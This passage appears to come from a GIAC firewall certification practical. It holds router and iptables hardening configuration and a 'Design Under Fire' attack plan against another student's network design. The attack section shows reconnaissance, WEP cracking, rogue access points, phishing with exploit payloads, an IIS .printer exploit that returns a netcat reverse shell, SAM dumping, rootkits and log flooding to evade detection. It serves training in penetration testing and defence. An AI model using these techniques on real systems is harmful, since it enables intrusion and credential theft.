LAN users and Machines	Internal DC	UDP port 138, NETBIOS Datagram Service	Client PC's Name resolution
LAN users and Machines LAN users	Internal File and Print server Internal mail server	TCP port 139, NetBIOS Session Service and SMB TCP port 143, IMAP	Clients accessing files and print resources Client accessing mail server using outlook
LAN Machines LAN users	Internal mail server Internal file and print	TCP port 389, LDAP TCP and UDP port 445 NetBIOS and SMB	Client machines accessing AD Common Internet File System
LAN machines	Internal SYSLOG server	TCP port 514, Secure SYSLOG	Client PC's to SYSLOG server
LAN machines LAN machines	Internal DC (Global Catalog) Internal DC server (Global Catalog)	TCP port 636, Secure LDAP TCP and UDP port 1512, WINS	Client machines communication with AD Client machines name resolution via WINS
LAN machines	Internal DC server (Global Catalog)	TCP and UDP port 3268, Global catalog	LDAP communications
LAN machines	Internal DC server (Global Catalog)	TCP and UDP port 3269, Global catalog	LDAP SSL communications.

Access requirements DMZ segment and the internet inbound towards server segment

From	To	Protocol	Notes
DMZ	Internal SYSLOG	TCP port 514, Secure	Servers and router

servers and border router	server	SYSLOG	pushing SYSLOG communication to SYSLOG server

Access requirements Server segment outbound towards DMZ segment

From	To	Protocol	Notes
Internal mail server	External mail relay server	TCP port 25, SMTP	Internal mail server sending via mail relay
Internal DNS server	External DNS server	TCP and UDP port, 53 DNS	Internal DNS server zone transfer and DNS traffic towards external DNS
Internal Mail server	External mail server	TCP port 143, IMAP	
Internal DB server	External DB server	TCP port 1500 (or other)	Internal DB server replication towards external DB server

The remote users/offices, VPN/IPSEC security policy

The configuration of the IPSEC tunnels is included in: “Appendix B – Cisco VPN configuration“.

Only specific IP numbers are allowed to create a VPN tunnel.

The IPSec parameters are:

Internet Key Exchange	A private/public key infrastructure is used to authenticate each endpoint. RSA 2048 bit encrypted keys are used. The public key is stored on both sides of the tunnel.
AH	AH is used for integrity checking and validation of original authentication. No NAT'ting problems exists since both termination points are directly on the internet and therefore not behind any nat'ing devices.
ESP	ESP handles encryption and some integrity checking. The main function, however, is the encryption VPN tunnel.
Security Policy	AH_HMAC_MD5_ ESP_3DES
Key negotiation	Encryption keys are renegotiated with 30-minute intervals. The IKE tunnel is renegotiated every 2 hours.

The VPN traffic is filtered by the firewall both before and after entering the VPN gateway. This saves processing resources in the VPN gateway because only traffic from "legal Sources" is allowed into the gateway. The filtering of clear text traffic, after decryption at the VPN gateway, gives a level of security against the malicious use of trusted channels through compromise at partners and teleworkers.

The border router – security policy

The Security configuration of the border router is included in "Appendix C – Border router security configuration:"

Configuration of the router is don form one IP address from the inside of the firewall only and SSH must be used

The below listed router configuration ensures the following:

- High encryption of router username and password.
- Configuration IP number on all 5 vty's. (access-list 3)
- The use of SSH as the protocol used for configuration.

```
#Enable firewall external IP number as configure IP address for the router.
service password-encryption
aaa authentication login GIAC local
username <username> password <password>

access-list 3 permit X.X.X.1 0.0.0.4
access-list 3 deny any

line vty 0 5
 access-class 3 in
 exec-timeout 5 0
 transport input ssh
 transport output none
 transport preferred none
 login authentication GIAC
 history size 256
```

The router can only be configured by the firewall external IP address. The firewall configuration ensures that only one specific internal IP number can configure the router.

The below listed firewall log rule ensures that all internal attempts to configure the router will be logged:

```
# Allow 1 specific host to configure the router from the inside.
$IPTABLES -A forwardfromlantowan -p tcp --source $ROUTER_CONFIG --destination $BORDERROUTER --
dport 22 -j ACCEPT
($ROUTER_CONFIG is defined in the beginning of the script.)
```

The below listed router configuration will disable all unnecessary services and functionality:

```
#Disable services:
no snmp
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip http
no ip bootp
no cdp run
no ip bootp server
no ip http server
no ntp master
no ip domain-lookup
```

The below listed router configuration ensures further hardening of interfaces and disabling of source routing:

```
#disable source routing
no ip source-route

interface Serial0
 no ip directed-broadcast
 no ip proxy-arp
 no ip unreachables              # Don't send icmp messages for denied items in access-list.
 ntp disable

interface FastEthernet0
 no ip directed-broadcast
 no ip unreachables              # Don't send icmp messages for denied items in access-list.
 no ip proxy-arp
 ntp disable                     #this disables the NTP server. NTP client synced below

NTP configuration (client) :
ntp server X.X.X.1
ntp update-calendar
```

The below listed router configuration prevent spoofing from the Internet,blocks "unfriendly" ICMP messages and NETBios ports

```
#Spoofing protection :
interface Serial0                                          # filter 100 must be applied when hitting
 ip address 1.1.1.6 255.255.255.252                        # the Serial0 inbound
 ip access-group 100 in

access-list 100 deny ip host 0.0.0.0 any log               # prevent hosts with no IP address
access-list 100 deny ip 10.0.0.0 0.255.255.255 any log     # prevent private series
access-list 100 deny ip 172.16.0.0 0.15.255.255 any log
access-list 100 deny ip 192.168.0.0 0.0.255.255 any log
access-list 100 deny ip 224.0.0.0 31.255.255.255 any log   # prevent multicast
access-list 100 deny ip 127.0.0.0 0.255.255.255 any log    # prevent localhost
access-list 100 deny ip 1.1.1.0 0.0.0.4 any log            # prevent internal scope
access-list 100 deny ip host 1.1.1.6 any log               # prevent own source
access-list 100 permit icmp any X.X.X.0 0.0.0.4 3 0        # net-unreachable
access-list 100 permit icmp any X.X.X. 0 0.0.0.4 3 1       # host-unreachable
access-list 100 permit icmp any X.X.X.0 0.0.0.4 3 3        # port-unreachable
access-list 100 permit icmp any X.X.X.0 0.0.0.4 3 4        # packet-too-big
access-list 100 permit icmp any X.X.X.0 0.0.0.4 4          # source-quench
access-list 100 permit icmp any X.X.X.0 0.0.0.4 11 0       # ttl-exceeded
access-list 100 deny icmp any X.X.X.0 0.0.0.4              # deny remaining icmp
access-list 100 deny tcp any X.X.X.0 0.0.0.4 eq 135 log    # Block Netbios on the router
```

```
access-list 100 deny tcp any X.X.X.0 0.0.0.4 eq 139 log
access-list 100 deny tcp any X.X.X.0 0.0.0.4 eq 445 log
access-list 100 deny udp any X.X.X.0 0.0.0.4 eq 135 log
access-list 100 deny udp any X.X.X.0 0.0.0.4 eq 137 log
access-list 100 deny udp any X.X.X.0 0.0.0.4 eq 138 log
access-list 100 deny udp any X.X.X.0 0.0.0.4 eq 445 log
access-list 100 permit any
```

The below listed router configuration prevent outbound spoofing from the internal network making sure that only legal traffic leaves the network.

```
#Outbound spoofing protection
interface FastEthernet0
 ip address X.X.X.2 255.255.255.252
 ip access-group 101 out

access-list 101 allow ip host X.X.X.1 any          # allow only local scope to the Internet
access-list 101 deny ip any any log                 # deny all other source ip's to the Internet
```

The below listed router send all logging messages to the firewall:

```
#Syslog configuration:
logging X.X.X.1
logging trap debug
logging console emergencies
service timestamps debug datetime localtime show-timezone msec
service timestamps log datetime localtime show-timezone msec
```

The below listed firewall configuration then forwards these packets to the central SYSLOG server:

```
# Portforwarding from wan interface tcp port 514 to Syslog server port 514 DMZ and allow this traffic from the
borderrouter only.
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p tcp -d $WAN_IP --dport 514 -j DNAT --to-destination
$EXT_SYSLOGSERVER:514
$IPTABLES -A forwardfromwantodmz -p tcp --source $BORDERROUTER --dport 514 -j ACCEPT
```

Assignment 3 - Design Under Fire (25 points)

The following design is being attacked:
http://www.giac.org/practical/GCFW/Jasmir_Beciragic_GCFW.pdf




Figure 7 - The setup of Jasmir Beciragic

Abstracts

Attacking a network is much the same as attacking a military target with military means (trust me I military personnel myself).
First you need intelligence, lots of it. In the binary world this is called Footprinting and fingerprinting
Then you need a plan, in great detail, coordinating everything.

You need to identify your point of effort (The English language do not have a proper word or expression for this, the Germans call it "Schwerpunkt" and it means the point in time and terrain where your main effort is)
You need to plan deception, cover and camouflage. Hiding your tracks and making sure that you remain hidden.
Finally you need to plan how you will hold on to what you have gained. How you will ensure that you remain in control of the systems you have compromised.

Footprinting.

The professional hacker knows that proper recognizance in order to gather proper intelligence is vital for the success of the attack. I will look for all sorts of information, like:

- How the target is organized. The physical organization will often reveal a lot about the layout of the network.
- Who works at the target company? Especially the management personnel and IT professionals, who often have higher user privileges then the common user. Also personal information can be used as we will se later.
- What external companies' do our target have relations with, partners, suppliers, subsidiaries and other.
- Where is the target located, what does the buildings look like, where in the building is what located.

Footrpinting is not at all hard. Most of the information can be found in open sources. Check out the target web site, Call the target on the phone and get brochures, sales prospects and other advertising materiel they hand out for free. Use yellow pages, check out the library for statistical information on the target. Use the phone to get names and Google these names for yet more information. Search the business news papers for articles concerning the target. You will be amazed how much valuable information is out there in the open. (I don't consider any of this Social Engineering since I am only gathering legal, open information that the target will give out freely. No trickery involved yet)

Fingerprinting.

I now take my recognizance a level down and go for the systems involved.

Starting with a port scan will tip off most IDS and certainly be logged by the firewall. Instead I start by opening the target web site in my browser, sniffing the traffic with TDPDump to find the IP number op the target web server. Using NetCat to grab web server banner information like this

```
nc XX.XX.XX.XX 80

head / http/1.0
```

```
HTTP/1.1 501 Method Not Implemented
Date: Sun, 22 Aug 2004 20:41:42 GMT
Server: Apache/2.0.49 (Unix)
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 296
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

We now know that we are up against a Apache/2.0.50.

Next Nmap fingerprinting is done:

```
Nmap www.target.com -O –P0 –p 80 –D IP1,IP2,Ipx
```

A Nmap scan like this is quit easily picked up by log file or ids hence the use of decoys. These will not completely hide the original scanning host, but by crowding the log files, the real scanning host might get lost in the crowd.

Finding IP addresses of subsidiaries, partners and suppliers is also a priority and it can be done can be done in several ways. One option is to sniff outgoing traffic from the Head office firewall looking for packets with protocol ESP and read the destination IP address. This would require the use of a so called “Russian Lice”. You tap into the local telephone switch box (In Denmark it’s a gray box placed around the streets, and it’s accessible by use of simple tools) and tap the net signal. This requires some knowledge of electronics and some special equipment, but is not that hard to do. Descriptions are out their on the net.

You could also just use http://www.ripe.net/perl/whois. You just look up your target company name and the names of the subsidiaries, partners and suppliers.

A number of tools that are normally used in fingerprinting remains, these tools are all quit noisy so I will use them under the deception face of my attack. Creating noise at the front door, while breaking in through the back window. I am talking about tools like Nessus, N-Stealth, nikto, Whisker and Firewalk.

Probing for the back way in.

A plan is slowly forming. The basic idea is to gain entrance through the user instead of banging against the best defended part of the network. This I will try to accomplish using two different avenues of approach.

Locating the target – Wireless hacking.

Visiting the surrounding area of my target with my laptop computer, I will do a little recognizance with the program Kismet (www.kismetwireless.net/) (I could use Network Stumbler as well www.netstumbler.com/) to se if the target has any unprotected or even WEB protected networks available WEP encryption is cracked

with the program AirSnort (http://airsnort.shmoo.com/). If they have, hacking this network is child's play, but it properly will not give me access to very many accepts on the internal network.
Next I will try to set my laptop up as an Accesspoint to se if anyone in the target has a wireless adapter cart that has not been disabled and will connect to my laptop. This approach is quit likely to succeed and often it will yield access to a management personnel computer since they often have the newest, best equipped computers and haven't got the clue what to do with all this technology.
Next I will use some of the information gathered under my footprinting of the target. Visiting the home addresses of management personnel and IT professionals to do the same wireless recognizance as above.

Hacking the machine through the wireless option.

Once the wireless connection has been made it's "basic hacking" using the full IP connection. There are several possibilities, netbios is an obvious one, since you are rather sure that one is present. If Visio 2000 is installed I can attack the MSDE using the user sa and blank password (SQL slammer worm). Having the full IP connection gives me a world of opportunities. I can port scan, then vulnerability scan and then exploit any of the vulnerabilities found.
Once access to the to the computer is gained, I will upload (or rather download since I am in effect controlling the target computer) Netcat and using the AT command I will schedule Netcat to tunnel out to my machine using port 80 at a time when it is connected to the target network. Using a rootkit or burying my hacker tools deep in the folder structure could hide these tools form many virus scanners. If I bury the tools so deep that the path to the folder exceeds 256 characters, you need to map at least some of the path to a network drive to be able to access the content of the deepest folders (http://www.securityfocus.com/archive/1/253053).
Since the computer I have compromised has access to the internal servers or contains user credentials form users that have the required privileges, I can gain access to the critical resources.

Log files and IDS.

Firewalls and IDS will log some of my activities, but since it is the machine that initiates the connections out, most of the traffic, if not all og it, will be logged as normal legal traffic, making it next to impossible for the administrator to find the actual attack.
I can also employ masking and hide behind a proxy, read more on this later in the practical

How to avoid this attack

The trick is to ensure that the person responsible for company security has the proper authority in matters concerning security. This means controlling the setup and configuration of all PC's connecting to the company network, also (especially) management level personnel PC's
All wireless devices must be disabled or wireless signals must be bloke or scrambled. Personal firewalls, up-to-date virus scanners must be installed on all machines. And all employees must be educated to recognize and rapport suspicious behavior

Compromising the internal network through the front door.

Looking through Jasmir's practical I see a sound and sensible security setup with a network segmented by several firewalls. Instead of trying to compromise several layers of firewalls I will instead try to access the users through legal traffic using SMTP and indirectly also HTTP both in and out. This is not a new idea, it's in effect the same as was/is being done by the Microsoft IIS 5.0 .printer ISAPI Extension Buffer Overflow Vulnerability - http://online.securityfocus.com/bid/2674 end also by the Nimda Worm.

Using the knowledge I have acquired under my footprinting about the employees of the target. I will send e-mail to the users containing contain malicious code connecting outbound to my machine on destination port 80. The compromise can happen in two ways. The user can click a link, which is quit likely to happen if I use my knowledge about the individual to make the link seem interesting enough for him/her personally. Or the e-mail receiving client can be made to execute the code without the recipient doing anything – nor noticing anything.

That is taken care of by one of the following two vulnerabilities:


Adobe Acrobat/Acrobat Reader ActiveX Control URI Request Heap Buffer Overflow Vulnerability
http://www.securityfocus.com/bid/10947

Microsoft Internet Explorer Arbitrary HTML File Execution Vulnerability
http://online.securityfocus.com/bid/3116.

Even though the first exploit will require the user to open the PDF file, they can work in much the same way

An explanation of this follows.

1. The mail is sent to the target mail server.
2. The client connects to the mail server – and retrieves the mail.
3. The PDF file is opened by the client and the code is run or The "HTML File Execution" vulnerability makes sure our code is run.
4. The client connects outbound to the target on port 80 – which is allowed in the firewall.
5. The attacker has access over the client machine – with the rights of the user – using the mail client (If he/she is a local administrator we are in luck).



Figur 8 - compromising the internal LAN via mail

How the Vulnerability works

The “HTML File Execution” vulnerability is an Internet Explorer problem just as the “ActiveX Control URI Request Heap Buffer Overflow” relates to a problem in Adobe Acrobat/Acrobat Reader.
The problem extends to the mail system, when, as in outlook and outlook express, Internet Explorer functionality is used when reading HTML mails and Adobe Acrobat/Acrobat Reader is used when opening PDF attachments.
This is not a new concept. The Nimda worm proliferated through both e-mail and through the “HTML File Execution” vulnerability. If you browsed an infected web site, your machine would get infected

The malicious code is placed in the HTML e-mail as an attachment with a .gif extension. The vulnerability will execute the code when the e-mail is opened (or just viewed in outlook content panel)

Creating a malicious HTML e-mail:

First I will prepare the malicious code. I need code that will connect outbound on port 80 to my IP address. Next I need a command that will initiate the code. Both of these will be placed in the HTML e-mail as an embedded gif image. When the user views the e-mail, or just opens it in outlook, the gif image will not appear, but the code will be executed

Finding a relay server

To avoid being logged with my own e-mail- and IP address, I will send the malicious mail through a mail server allowing relaying. Finding such a server is done via this script http://packetstormsecurity.org/groups/wiltered_fire/NEW/relayck.pl. So se how it works, make a list of servers to test, run the script and follow the command line guide.

```
[root@GIAC /root]# ./relayck.pl
RelayCheck v1.0
Written By: Epicurus (epicurus@wilter.com)

Host List: Giac_mail
HELO Domain: www.Giac.com
Attempt From: kim@GIAC.com
Attempt To: kim@e-mail.com
Log Session?(y/n)y
Log File [relay.log]:
1.1.1.2.......................: no relaying

Finished Scanning. 0 out of 1 hosts will relay.
```

Be sure to test all the partners, subsidiaries and suppliers found under the footprinting. Using a trusted partner as a relay adds to the overall effort to remain undetected and successful.

Locating the target

Now I need one of the e-mail addresses located under the footprinting. I also need the knowledge gained form Googling the employees of the target in order to be able to create e-mails or PDF attachments that will be interesting enough for the receiver to open. Again I will target management personnel and IT professionals, crafting the documents individually to reflect personal interests of the receiver. Hitting a vulnerable receiver is not guarantied, but client machines tends to patched less often then servers and generally have a lower priority regarding maintenance.

Circumventing Mail gateways and anti virus functionality.

Jasmir Beciragic uses a sound and secure setup. On the mail server side he uses Postfix 2.1.0 with spamassassin and MailScanner to protect and secure the targets mail communication. This is a challenge but not a show stopper.

Quit a few advisories on how to circumvent the functionality of anti virus gateways is available on the net. http://www.securityfocus.com/archive/1/44418 and more.[4] Gives some examples of problems discovered in one of the antivirus gateways, and I use a gif extension or a PDF document which will properly not cause any problems with the anti virus gateway.

Hacking the machine on the Internet.

I will use NetCat to set up my machine to listen on port 80 on the internet

```
Nc.exe –l –p 80
```

Once the e-mail or the PDF document is opened by the recipient, his machine will connect outbound to me. I will now have a command prompt that I can use to execute commands on the victims PC. With this command prompt I will download the necessary tools (backdoor, rootkit, password dumping tool, SU utility to elevate privileges and the like). With these tools I will not have problems to gain further access to server resources and with administrative privileges there are no limits to what I can do.

Log files and IDS.

Firewalls and IDS will log some of my activities, but most of it, if not all, will be logged as normal legal traffic, making it hard for the administrator to find the actual attack.

I can do other things to make it even harder for the administrator to find me. I can use a proxy server hiding my real IP address and I can make a lot of noise from yet another proxy IP address with tools like Nessus, Nmap, firewalk and other tools that I am sure will generate a lot of easily detectable entries in the log, thereby burying my attack traffic among all the bells and whistles.

How to avoid this attack


Well this is a hard one to crack. First of all, you need to keep all your machines up-to-date on patches, not just servers, since I am attacking the weakest link, the clients. The next step is to educate the users to notice and rapport suspicious behavior on their machines. This is not bullet proof but will give you a chance to discover that something is going on. Finally you can protect all your machines, servers and clients alike, with a personal firewall like Bitguard. This will add yet another layer of security to your design and will prompt the user when a program like netcat tries to communicate out from a machine. BitGuard has the added functionality of allowing the administrator to create positive lists of software that can be started on each machine, thereby protection the users form them selves.

.

Proof of concept using the IIS 5.0 .printer BO Vulnerability


The concept of the target connecting out (ET phone home attack) is proven using the .printer vulnerability. The target it self connect outbound to the attacker

The setup is as follows:



Figur 9 - proof of concept setup.

The principle in the attack is as follows:



Figur 10 - The way it works.

The hacker starts by setting up a listening port on his machin using netcat.

```
nc.exe -l -p 80
```

The exploit is send to the server:

```
IIS5HACK  <IIS5 host> <netcat host> <netcat port>

C:\>iis5hack 192.168.0.1 192.168.0.100 80

IIS5 prn exploit of riley@eeye.com
Shell by dspyrit@beavuh.org
Simplified by CyrusTheGreat@hushmail.com
Boro Hal Kon! :)

Connecting 192.168.0.1 ...OK.
Sending Exploit... OK
```

The web server connects outbound to the attacking machine giving the following result on the hackers screen

```
C:\>nc.exe -l -p 80
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

D:\WINNT\system32>
```

Showing us that we are on the D:/ drive on the web server. We are now able to execute commands with the rights of the "system" user.

The attack looks like this in a TCPDump sniff:

```
C:\>windump -n host 192.168.0.1
windump: listening on\Device\Packet_{3B9C2CC6-9165-4335-A42F-E62C37DE3A61}
18:33:54.627963 192.168.0.1.1235 > 192.168. 0.100.80: S 2737577028:27375770 28(0) win 16384
<mss 1460,nop,nop,sackOK> (DF)
18:33:54.628145 192.168.0.100.80 > 192.168. 0.1.1235: S 715799492:715799492 (0) ack 2737577029
win 17520 <mss 1460,nop,nop,sackOK> (DF)
18:33:54.628176 192.168.0.1.1235 > 192.168.0.100.80: . ack 1 win 17520 (DF)
18:33:54.632920 192.168.0.1.12358 > 192.168.0.100.80: P 1:1183(1182) ack 1 win 17520 (DF)
18:33:54.637541 192.168.0.1.1235 > 192.168.0.100.80: F 1183:1183(0) ack 1 win 17520 (DF)
18:33:54.637746 192.168.0.100.80 > 192.168.0.1.1235: . ack 1184 win 16338 (DF)
18:33:56.140510 192.168. 0.100.1123 > 192.168.0.1.80: S 716219848:716219848 (0) win 16384 <mss
1460,nop,nop,sackOK> (DF)
18:33:56.140599 192.168.0.1.80 > 192.168.0.100.1123: S 2738005036:27380050 36(0) ack
716219849 win 17520 <mss 1460,nop,nop,sackOK> (DF)
18:33:56.140772 192.168.0.100.1123 > 192.168.0.144.80: . ack 1 win 17520 (DF)
18:33:56.187214 192.168.140.146.1043 > 192.168.0.1.80: P 1:106(105) ack 1 win 17520 (DF)
18:33:56.309916 192.168.0.1.80 > 192.168.0.100.1123: . ack 106 win 17415 (DF)
```

When the command prompt access to the web server is obtained, the hacker uses simple FTP commands to connect out to an FTP server getting the necessary tools uploaded to the server. Using the PWDump tool, he dumps the SAM database as a text file to the wwwroot, where it can be retrieved using a browser. Once the hacker has the retrieved SAM database, he can use the L0ptCrack tool to crack and/or brute force his way to the administrator username and password. With the SU.exe utility from the NT resource kit, the hacker now can elevate his privileges to that of the administrator. He now owns the box in every virtual way.

This attack could be tried against any vulnerable web server on the Internet and would succeed all against all the servers where outgoing connections to the Internet from the web server is allowed.
There is no reason why a web server should initiate connections outbound and it should be blocked by the firewall. The Windows 2000 SP2 patches this vulnerability. This example serves as proof of concept and nothing more.

Retaining access once in.

Hide your tracks

Hiding your tracks is one of the first requirements in retaining your access. This involves deleting or hiding the log file entries in both firewall-, server-, and IDS-logs. The simplest way to do this is to flood the logs with traffic form other (spoofed) hosts, this can be done by using normal tools like Nmap, nessus, Whisker, N-Stealth, nikto, Firewalk and other noisy tools normally used by hackers for scanning and other reconnaissance. A synflood attack using NetWox would also generate a lot of entries in the logs. All these tools could be employed both from the outside and from the inside once access has been gained.

Hide your presence

Hiding your presence or more accurately avoid getting captured is the second requirement in retaining your present. This is done by hiding the tools from administrators and scanners. The best way is using a rootkit. This will mask your present on the computer from almost all tools and only leave the administrator with one option if he suspects foul play, and that is formatting the computer and reinstall from safe media. You can also bury the tools deep in the file structure using the long path vulnerability in NTFS.
Also you must time your activities is such a manner that they do not influence the normal business activities giving the users reasons to suspect something. If you are lucky the user is lazy and leaves his computer turned on and online during out of office hours giving you the possibility of exploiting the company network when the office is empty.

A good fox has more then one exit

If you only have one way in and out you run the risk of getting your hole plugged. A major priority once you have gained access is to create more points of entry. It is important that you use diverse techniques and technologies so that one patch or OS update will not close all your hols. Try to compromise as many machines as possible and if possible compromise machines from different age groups and vendors. Most companies update their machine park as a rolling process. If you compromise machines in the same age group and from the same vendor, chances are that they will be renewed at the same time, removing your point of entry from the net.

Also use different backdoors and tunnel software for each compromised machine if possible. If one type of backdoor is found by the anti virus scanners, you have another one ready.

Try if you can to create some legal way of entry. Sniffing usernames and passwords, finding configuration data for VPN gateways, editing firewall rule sets and VPN configuration files, could create a legal way of entry that will not be closed by patches and updates and not be picked up by IDS because it's "legal" traffic. No need to sneak in through the backdoor, if you can walk unhindered in through the front door.

Assignment 4B: Verify the Firewall Policy (20 points)

In my world, testing the firewall policy comes in two stages. First stage is the test I perform after setting up the firewall rule set but before going public. This test is performed in conditions as close to real life as possible, if possible with the actual network behind but not connected to the internet.
Stage two is an audit, performed on the running system just after going public. Often an audit is performed by a third party company, and while I will certainly use a third party unbiased Penetration testing company for my long term regular testing, this first audit is performed by me

Testing the firewall policy before going online.

1. Testing the passing of legal traffic and that required functionality works.

